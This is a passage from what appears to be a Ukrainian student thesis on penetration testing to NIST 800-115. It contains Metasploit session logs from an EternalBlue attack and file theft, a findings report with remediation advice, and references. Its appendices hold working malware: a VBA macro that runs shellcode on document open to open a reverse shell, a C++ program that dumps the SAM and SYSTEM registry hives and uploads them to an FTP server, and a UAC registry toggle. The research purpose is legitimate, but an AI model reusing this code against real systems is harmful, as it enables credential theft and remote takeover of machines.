[*] 192.168.1.103 ТАУ Meterpreter session 3 closed.  Reason: Died
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/multi/handler
[*] Using configured payload windows/shell/reverse_tcp
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Sending stage (240 bytes) to 192.168.1.103
[*] Command shell session 4 opened (192.168.1.100:4444 ТАУ> 192.168.1.103:49156) at 2024ТАУ05ТАУ07
 23:55:43 ТАУ0400
```

Рисунок 3.13 – Закріплення за допомогою планувальника завдань

В подальшому після закріплення у системі з кліента було скачанно важливу інформацію для перевірки SIEM системи(Рисунок 3.14)

```
meterpreter > download C:/project/assets /home/hitohi/loot/assets
[*] downloading: C:/project/assets\bin\Data\sharedassets9.assets.split8 TA
У> /home/hitohi/loot/assets/bin/Data/sharedassets9.assets.split8
[*] Completed  : C:/project/assets\bin\Data\sharedassets9.assets.split8 TA
У> /home/hitohi/loot/assets/bin/Data/sharedassets9.assets.split8
[*] downloading: C:/project/assets\bin\Data\sharedassets9.assets.split9 TA
У> /home/hitohi/loot/assets/bin/Data/sharedassets9.assets.split9
[*] Completed  : C:/project/assets\bin\Data\sharedassets9.assets.split9 TA
У> /home/hitohi/loot/assets/bin/Data/sharedassets9.assets.split9
[*] mirrored   : C:/project/assets\bin\Data ТАУ> /home/hitohi/loot/assets/
bin/Data
[*] mirrored   : C:/project/assets\bin ТАУ> /home/hitohi/loot/assets/bin
meterpreter >
```

Рисунок 3.14 –Завантаження файлів на сервер

Під кінець було видаленно чутливу інформацію(Рисунок 3.15)

```
C:\Windows\system32>del C:/project/assets
del C:/project/assets
Parameter format not correct ТАУ "project".
C:\Windows\System32>cd /
cd /
C:\>cd project
cd project
C:\Project>del assets
del assets
C:\Project\assets\*, Are you sure (Y/N)? y
```

Рисунок 3.15 – Видалення чутливої інформації

Внаслідок низького рівня кібербезпеки, стало можливим проведення широго спектру атак.

3.3 Звіт по найденим вразливостям

Після проведення пентесту для розуміння слабких місць та підвищення рівня кібербезпеки у мережі було створенно та надіслано звіт і рекомендації щодо усунення вразливостей.

Фішингова атака:

- Перший доступ до системи був отриманий через фішинговий вектор атаки, коли атакуючий зумів перехопити облікові дані користувача та використати їх для отримання доступу до системи.

Використання Meterpreter:

Після отримання доступу до системи, атакуючий використав Meterpreter для виконання додаткових атак. Цей інструмент надав можливість завантажити та виконати віддалений виконуваний файл на цільовій системі.

Створення задачі в планувальнику завдань:

- Атакуючий використав функціонал планувальника завдань для створення нової задачі, яка автоматично запускає шкідливий код при завантаженні системи. Це дозволило атакуючому забезпечити постійний доступ до системи.

Використання вразливості MS17–010 (EternalBlue):

- Для поширення атаки на інші системи в мережі, атакуючий використав вразливість MS17–010 (EternalBlue), що дозволяє віддалено виконувати код на цільових системах без необхідності аутентифікації.

Збір інформації та екстракція хешів:

- Крім того, атакуючий здійснив збір інформації про систему та отримав хеші адміністративних облікових записів, що можуть бути використані для подальшого атак.

Встановлення шкідливого програмного забезпечення:

- Атака також включала встановлення шкідливого програмного забезпечення на системі шляхом завантаження та виконання віддалених файлів, які мали на меті отримання додаткового доступу та збирання конфіденційної інформації.

В результаті проведеної атаки система стала скомпрометуванна, а атакуючий зміг отримати доступ до конфіденційної інформації та встановити шкідливе програмне забезпечення для подальших дій.

Рекомендованні дії, для усунення вразливостей

Освіта користувачів про фішинг:

- Надайте освіту користувачам щодо фішингу та соціального інженерингу. Поясніть їм, як розпізнавати підозрілі повідомлення та ланки, які можуть призвести до компрометації системи.

Оновлення систем:

- Переконайтеся, що всі системи у вашій мережі регулярно оновлюються. Важливо встановлювати оновлення безпеки та застосунки вчасно, щоб використовувати заходи безпеки та виправляти вразливості.

Моніторинг мережі:

- Встановіть системи моніторингу мережі та інформаційної безпеки, які допоможуть виявити незвичайну або підозрілу активність у мережі та реагувати на неї негайно.

Захист від вразливостей SMB:

- Відмовтесь від використання SMBv1, або якщо це неможливо, закрийте вразливості, пов'язані з протоколом SMBv1, шляхом встановлення відповідних патчів та застосування рекомендацій безпеки, щоб запобігти атакам, подібним до EternalBlue.

Мінімізація привілеїв:

- Обмежте привілеї користувачів та процесів на системі. Використовуйте принцип найменших привілеїв, щоб зменшити ризики випадкових або зловмисних дій.

Аудит безпеки:

- Проводьте регулярний аудит безпеки системи, щоб виявляти та виправляти вразливості та слабкі місця. Регулярні аудити допоможуть підтримувати високий рівень безпеки.

Ізоляція шкідливого програмного забезпечення:

- Використовуйте мережеві та системні інструменти для виявлення та ізоляції шкідливого програмного забезпечення у разі його виявлення.

Нагляд за планувальником завдань:

- Регулярно перевіряйте та аудитуйте задачі, що заплановані для виконання в планувальнику завдань, та вживайте заходів безпеки для запобігання створенню шкідливих задач.

Висновки до розділу 3

Цей розділ був присвячений вибору операційної системи та програмного забезпечення для проведення атак та практичного використання розробленного алгоритму для пентесту, було зазначено важливість вибору правильного інструментарію для ефективного проведення тестування на проникнення. Набір програм включав широкий спектр інструментів, таких як Network Mapper для сканування мережі, Metasploit Framework для розробки та виконання експлойтів, Impacket для проведення атак на систему авторизації та власно–написане шкідливе програмне забезпечення для атаки на захистні механізми системи.

Представлений звіт атаки демонструє значний потенціал небезпеки, яку може становити недостатнє забезпечення інформаційної безпеки системи. Виявлені вразливості, такі як фішинг, використання вразливостей SMB та недостатня увага до безпеки системи, можуть призвести до серйозних

наслідків, включаючи компрометацію даних, втрату конфіденційності та порушення доступу до систем.

Надані рекомендації щодо усунення вразливостей включають в себе широкий спектр заходів, спрямованих на підвищення рівня інформаційної безпеки. Важливо вжити негайні заходи для запобігання атакам фішингу шляхом навчання персоналу та встановлення механізмів фільтрації спаму та перевірки електронної пошти. Крім того, важливо оновлювати програмне забезпечення та встановлювати патчі для усунення вразливостей, зокрема ті, що стосуються протоколу SMB.

ВИСНОВКИ

В даній роботі було проведено аналіз міжнародних стандартів та компаній у галузі кібербезпеки, зокрема NIST, Mitre, OWASP і CIS. Технічний аналіз цих стандартів надав уявлення про найбільш поширені та важливі стандарти та рекомендації у сфері кібербезпеки.

На основі цього аналізу було розроблено алгоритм тестування на проникнення, відповідно до вимог стандарту NIST 800–115. Алгоритм включає формулювання вимог, визначення контрольних точок та опис кроків тестування на проникнення, таких як розвідка, розробка ресурсів, отримання початкового доступу, виконання, підвищення привілеїв, тощо.

У розділі про практичне використання алгоритму представлено вибір операційної системи та програмних інструментів, а також конкретні приклади використання алгоритму в реальних сценаріях. Практичне застосування дозволяє побачити ефективність розробленого алгоритму та його потенційні переваги для підвищення рівня кібербезпеки.

Загальною метою цієї роботи є розробка та практичне застосування алгоритму тестування на проникнення з використанням міжнародних стандартів, що дозволяє ефективно оцінити захищеність інформаційних систем та виявити потенційні загрози.

ПЕРЕЛІК ПОСИЛАНЬ

1. National Institute of Standards and Technology Special Publication 800 115 Natl. Inst. Stand. Technol. Spec. Publ. 800–115, 80 pages (Sep. 2008) URL: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800–115.pdf

2. Vithanage, Ananda, and Takakuni Shimizu. "Fips 140–2 (change notice 1) random number tests." FDK, HM–RAE103–0403 (2003). URL: https://www.fdk.com/cyber–e/pdf/HM–RAE103.pdf

3. Maybury, Mark T. "Knowledge management at the MITRE corporation."MITRE Corporation, Bedford, MA, (2002). URL: https://www.researchgate.net/profile/Mark–Maybury–2/publication/228858770_Knowledge_Management_at_The_MITRE_Corporation/links/00b495295de7574a29000000/Knowledge–Management–at–The–MITRE–Corporation.pdf

4. Lala, Shubham Kumar, Akshat Kumar, and T. Subbulakshmi. "Secure web development using owasp guidelines." 2021 5th International Conference on Intelligent Computing and Control Systems (ICICCS). IEEE, 2021. URL: https://e–tarjome.com/storage/panel/fileuploads/2022–03–12/1647077628_E16176.pdf

5. . Xu, Weicheng. "Optimizing Cyber Security Gap Analysis for Legacy Railway Control Systems: A Proposed New Gap Analysis Process using CIS Benchmarks™." (2023). URL: https://www.diva–portal.org/smash/get/diva2:1845302/FULLTEXT01.pdf

6. Fok, Edward. "An introduction to cybersecurity issues in modern transportation systems." ITE Journal 3 (2013): 19. URL: https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=fc389b5b8c6d4e760a614ad3300b390e277234da

7. Hogan, Michael, et al. "Nist cloud computing standards roadmap." NIST Special Publication 35 (2011): 6–11. URL: https://csrc.nist.rip/library/NIST%20SP%20500–291%20Cloud%20Computing%20Standards%20Roadmap,%202011–07–05.pdf

8. Orebaugh, Angela, and Becky Pinkard. Nmap in the enterprise: your guide to network scanning. Elsevier, 2011. URL: https://gidemy.com/Downloads/Books/University%20and%20College%20Level/Computer%20Science/Networking/Nmap–in–the–Enterprise–Your–Guide–to–Network–Scanningtqw_darksiderg.pdf

9. Aleroud, Ahmed, and Lina Zhou. "Phishing environments, techniques, and countermeasures: A survey." *Computers & Security* 68 (2017): 160–196. URL: https://www.sciencedirect.com/science/article/am/pii/S0167404817300810

10. Chen, Yongle, et al. "Exploring Shodan from the perspective of industrial control systems." IEEE Access 8 (2020): 75359–75369. URL: https://ieeexplore.ieee.org/iel7/6287639/8948470/09072175.pdf

11. Wardana, Wasis, Ahmad Almaarif, and Adityas Widjajarto. "Vulnerability assessment and penetration testing on the xyz website using NIST 800–115 standard." J. Ilm. Indones 7.1 (2022): 520–529. URL: https://d1wqtxts1xzle7.cloudfront.net/108690448/3111–libre.pdf

12. Ren, Amos, et al. "A three–level ransomware detection and prevention mechanism." EAI Endorsed Transactions on Energy Web 7.26 (2020). URL: https://eudl.eu/pdf/10.4108/eai.13–7–2018.162691

13. Governa, Filipe. Fighting Spyware with Mandatory Access Control in Windows Vista. Diss. Hochschule für angewandte Wissenschaften Hamburg, 2008. URL: https://reposit.haw–hamburg.de/bitstream/20.500.12738/9522/1/Thesis.pdf

14. Secure loading of libraries to prevent DLL preloading attacks, 2023 URL: https://support.microsoft.com/en–us/topic/secure–loading–of–libraries–to–prevent–dll–preloading–attacks–d41303ec–0748–9211–f317–2edc819682e1

15. Zhang, Qiang. University course registration and management system: a distributed application using Microsoft distributed component object model. Diss. Concordia University, 1999. URL: https://spectrum.library.concordia.ca/ihttps://reposit.haw–hamburg.de/bitstream/20.500.12738/9522/1/Thesis.pdfd/eprint/879/1/MQ43671.pdf

16. Forensics, B. I. T. S. "SANS Institute." (2019). URL: https://networkforensic.dk/images/2020/BITS/bits–forensics–39195.pdf

17. Checkoway, Stephen, and Hovav Shacham. "Iago attacks: Why the system call API is a bad untrusted RPC interface." ACM SIGARCH Computer Architecture News 41.1 (2013): 253–264. URL: https://escholarship.org/content/qt9dw8h2t7/qt9dw8h2t7_noSplash_c984e4cab06e6ebccc93095e5da9b862.pdf

18. Najera–Gutierrez, Gilberto, and Juned Ahmed Ansari. Web Penetration Testing with Kali Linux: Explore the methods and tools of ethical hacking with Kali Linux. Packt Publishing Ltd, 2018. URL: https://www.academia.edu/download/61098152/Web_Penetration_Testing_with_Kali_Linux20191101–87648–gvkmm4.pdf

19. Splunk, "Active Directory Lateral Movement Detection: Threat Research Release," 2021 – https://www.splunk.com/en_us/blog/security/active–directory–lateral–movement–detection–threat–research–release–november–2021.html

20. Jadeja, Navjyotsinh, and Viral Parmar. "Implementation and mitigation of various tools for pass the hash attack." Procedia Computer Science 79 (2016): 755–764. URL: https://www.sciencedirect.com/science/article/pii/S1877050916002301/pdf?md5=a5b960e4e3632aee9dc3cdba1f861ad6&pid=1–s2.0–S1877050916002301–main.pdf&_valck=1

21. Itoafa, Liviu. "Live Forensics–Extracting Credentials on Windows and Linux Systems." Journal of Mobile, Embedded and Distributed Systems 4.3 (2012): 175–182. URL: https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=8820c549a0b845f7758b6e1e905e2bc276c09c82

ДОДАТОК А

Код UAC_Disable

```
#include <iostream>
#include <windows.h>

bool IsUACRemoteRestrictionEnabled() {
    HKEY hKey;
    if (RegOpenKeyExA(HKEY_LOCAL_MACHINE,
"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System"
, 0, KEY_READ, &hKey) == ERROR_SUCCESS) {
        DWORD value;
        DWORD size = sizeof(DWORD);
        if (RegQueryValueExA(hKey,
"LocalAccountTokenFilterPolicy", NULL, NULL, (LPBYTE)&value,
&size) == ERROR_SUCCESS) {
            RegCloseKey(hKey);
            return (value == 1);
        }
        RegCloseKey(hKey);
    }
    return false;
}

bool IsExist() {
    HKEY hKey;
    if (RegOpenKeyExA(HKEY_LOCAL_MACHINE,
"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System"
, 0, KEY_READ, &hKey) == ERROR_SUCCESS) {
        RegCloseKey(hKey);
        return true;
    }
    return false;
}

void EnableUACRemoteRestriction() {
```

```
    HKEY hKey;
    DWORD data = 1;
    if (RegOpenKeyExA(HKEY_LOCAL_MACHINE,
"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System"
, 0, KEY_WRITE, &hKey) == ERROR_SUCCESS) {
        RegSetValueExA(hKey, "LocalAccountTokenFilterPolicy", 0,
REG_DWORD, (const BYTE*)&data, sizeof(data));
        RegCloseKey(hKey);
        std::cout << "UAC Remote Restriction has been
enabled.\n";
    }
    else {
        std::cout << "Error: Could not open registry key for
writing.\n";
    }
}

void DisableUACRemoteRestriction() {
    HKEY hKey;
    DWORD data = 0;
    if (RegOpenKeyExA(HKEY_LOCAL_MACHINE,
"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System"
, 0, KEY_WRITE, &hKey) == ERROR_SUCCESS) {
        RegSetValueExA(hKey, "LocalAccountTokenFilterPolicy", 0,
REG_DWORD, (const BYTE*)&data, sizeof(data));
        RegCloseKey(hKey);
        std::cout << "UAC Remote Restriction has been
disabled.\n";
    }
    else {
        std::cout << "Error: Could not open registry key for
writing.\n";
    }
}
```

```
void CreateUACRemoteRestriction() {
    HKEY hKey;
    DWORD data = 1;
    if (RegCreateKeyExA(HKEY_LOCAL_MACHINE,
"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System"
, 0, NULL, REG_OPTION_NON_VOLATILE, KEY_WRITE, NULL, &hKey,
NULL) == ERROR_SUCCESS) {
        RegSetValueExA(hKey, "LocalAccountTokenFilterPolicy", 0,
REG_DWORD, (const BYTE*)&data, sizeof(data));
        RegCloseKey(hKey);
        std::cout << "Registry key created and UAC Remote
Restriction set to enabled (1).\n";
    }
    else {
        std::cout << "Error: Could not create registry key.\n";
    }
}

int main() {
    bool isExist = IsExist();
    bool isEnabled = IsUACRemoteRestrictionEnabled();

    if (!isExist) {
        char choice;
        std::cout << "The registry key does not exist. Do you
want to create it and set the default value to enabled (1)?
(y/n): ";
        std::cin >> choice;
        if (choice == 'y' || choice == 'Y') {
            CreateUACRemoteRestriction();
            isEnabled = true;
        }
    }
    else {
        std::cout << "The registry key already exists.\n";
```

```
    }

    std::cout << "UAC Remote Restriction is currently " <<
(isEnabled ? "enabled" : "disabled") << ".\n";

    char choice;
    if (isEnabled) {
        std::cout << "Do you want to disable it? (y/n): ";
        std::cin >> choice;
        if (choice == 'y' || choice == 'Y') {
            DisableUACRemoteRestriction();
        }
    }
    else {
        std::cout << "Do you want to enable it? (y/n): ";
        std::cin >> choice;
        if (choice == 'y' || choice == 'Y') {
            EnableUACRemoteRestriction();
        }
    }

    return 0;
}
```

ДОДАТОК Б

Пейлоад макро–вірусу

```
#If Vba7 Then
        Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Uiql As Long, ByVal Kgyxhv As Long, ByVal Kwzocpnv As LongPtr, Sqxhu As Long, ByVal Hayhjeumm As Long, Owvjoy As Long) As LongPtr
        Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Gdf As Long, ByVal Wyangd As Long, ByVal Glqfw As Long, ByVal Wopzzsvgq As Long) As LongPtr
        Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Fstmsbo As LongPtr, ByRef Sdgoaftv As Any, ByVal Ygbiuv As Long) As LongPtr
#Else
        Private Declare Function CreateThread Lib "kernel32" (ByVal Uiql As Long, ByVal Kgyxhv As Long, ByVal Kwzocpnv As Long, Sqxhu As Long, ByVal Hayhjeumm As Long, Owvjoy As Long) As Long
        Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Gdf As Long, ByVal Wyangd As Long, ByVal Glqfw As Long, ByVal Wopzzsvgq As Long) As Long
        Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Fstmsbo As Long, ByRef Sdgoaftv As Any, ByVal Ygbiuv As Long) As Long
#EndIf

Sub Auto_Open()
        Dim Ulsfrkjxm As Long, Mesmmka As Variant, Dzuxydei As Long
#If Vba7 Then
        Dim  Uells As LongPtr, Lefo As LongPtr
#Else
        Dim  Uells As Long, Lefo As Long
#EndIf
        Mesmmka =
Array(252,232,143,0,0,0,96,49,210,100,139,82,48,137,229,139,82,1
```

```
2,139,82,20,49,255,139,114,40,15,183,74,38,49,192,172,60,97,124,
2,44,32,193,207,13,1,199,73,117,239,82,139,82,16,139,66,60,87,1,
208,139,64,120,133,192,116,76,1,208,139,88,32,139,72,24,1,211,80
,133,201,116,60,49,255, _
73,139,52,139,1,214,49,192,193,207,13,172,1,199,56,224,117,244,3
,125,248,59,125,36,117,224,88,139,88,36,1,211,102,139,12,75,139,
88,28,1,211,139,4,139,1,208,137,68,36,36,91,91,97,89,90,81,255,2
24,88,95,90,139,18,233,128,255,255,255,93,104,51,50,0,0,104,119,
115,50,95,84, _
104,76,119,38,7,137,232,255,208,184,144,1,0,0,41,196,84,80,104,4
1,128,107,0,255,213,106,10,104,192,168,1,100,104,2,0,30,97,137,2
30,80,80,80,80,64,80,64,80,104,234,15,223,224,255,213,151,106,16
,86,87,104,153,165,116,97,255,213,133,192,116,10,255,78,8,117,23
6,232,103,0,0,0, _
106,0,106,4,86,87,104,2,217,200,95,255,213,131,248,0,126,54,139,
54,106,64,104,0,16,0,0,86,106,0,104,88,164,83,229,255,213,147,83
,106,0,86,83,87,104,2,217,200,95,255,213,131,248,0,125,40,88,104
,0,64,0,0,106,0,80,104,11,47,15,48,255,213,87,104,117,110,77,97,
255,213, _
94,94,255,12,36,15,133,112,255,255,255,233,155,255,255,255,1,195
,41,198,117,193,195,187,240,181,162,86,106,0,83,255,213)

        Uells = VirtualAlloc(0, UBound(Mesmmka), &H1000, &H40)
        For Dzuxydei = LBound(Mesmmka) To UBound(Mesmmka)
                Ulsfrkjxm = Mesmmka(Dzuxydei)
                Lefo = RtlMoveMemory(Uells + Dzuxydei, Ulsfrkjxm,
1)
        Next Dzuxydei
        Lefo = CreateThread(0, 0, Uells, 0, 0, 0)
End Sub
Sub AutoOpen()
        Auto_Open
End Sub
Sub Workbook_Open()
        Auto_Open
```

```
End Sub
```

ДОДАТОК В

```
#include <iostream>
#include <fstream>
#include <winsock2.h>
#include <wininet.h>
#include <shlwapi.h>
#include <Windows.h>

#pragma comment(lib, "ws2_32.lib")
#pragma comment(lib, "wininet.lib")
#pragma comment(lib, "shlwapi.lib")

#pragma comment(lib, "Wininet")

int upload(const wchar_t* file, const wchar_t* server, const wchar_t* user, const wchar_t* pass,
const wchar_t* remote, HINTERNET hInternet, HINTERNET hFtpSession)
{
   std::wcout << "Server ip " << server << std::endl;
   std::wcout << "file " << file << std::endl;
   std::wcout << "user " << user << std::endl;
   std::wcout << "pass " << pass << std::endl;

   wchar_t expandedFile[MAX_PATH];
   wchar_t expandedRemote[MAX_PATH];
   ExpandEnvironmentStrings(file, expandedFile, MAX_PATH);
   ExpandEnvironmentStrings(remote, expandedRemote, MAX_PATH);

   FtpPutFile(hFtpSession, expandedFile, expandedRemote,
FTP_TRANSFER_TYPE_BINARY, 0);
   std::wcout << L"File Uploaded." << std::endl;



   return 0;
}
```

```
int main() {
    // Replace these with your FTP server details
    const wchar_t* server = L"192.168.0.111";
    const wchar_t* username = L"hito";
    const wchar_t* password = L"123";
    const wchar_t* remotePath = L"/sam";
    const wchar_t* remotePathSys = L"/sys";

    wchar_t tempPath[MAX_PATH];
    GetTempPath(MAX_PATH, tempPath);
    const wchar_t* fileSam = L"C:\\Users\\Hitohi\\AppData\\Local\\Temp\\sus\\sam";
    const wchar_t* fileSys = L"C:\\Users\\Hitohi\\AppData\\Local\\Temp\\sus\\sys";
    wchar_t expandedFileSys[MAX_PATH];
    PathCombine(expandedFileSys, tempPath, fileSys);

    int mkdirResult = system("mkdir %temp%\\sus");
    int regSaveSamResult = system("reg save hklm\\sam %temp%\\sus\\sam /y");
    int regSaveSysResult = system("reg save hklm\\system %temp%\\sus\\sys /y");

    HINTERNET hInternet = InternetOpen(NULL, INTERNET_OPEN_TYPE_DIRECT, NULL,
NULL, 0);
    HINTERNET hFtpSession = InternetConnect(hInternet, server,
INTERNET_DEFAULT_FTP_PORT, username, password, INTERNET_SERVICE_FTP,
INTERNET_FLAG_RELOAD, 0);

    if (regSaveSamResult == 0 && regSaveSysResult == 0) {
        // Upload files to the FTP server
        upload(fileSam, server, username, password, remotePath, hInternet, hFtpSession);
        upload(expandedFileSys, server, username, password, remotePathSys, hInternet,
hFtpSession);
        InternetCloseHandle(hFtpSession);
        InternetCloseHandle(hInternet);
        std::wcout << L"Files sent to FTP server." << std::endl;
    }
    else {
```

```
        std::wcerr << L"Failed to execute system commands." << std::endl;
        std::wcerr << L"mkdir result: " << mkdirResult << std::endl;
        std::wcerr << L"regSaveSam result: " << regSaveSamResult << std::endl;
        std::wcerr << L"regSaveSys result: " << regSaveSysResult << std::endl;
    }

    return 0;
}
```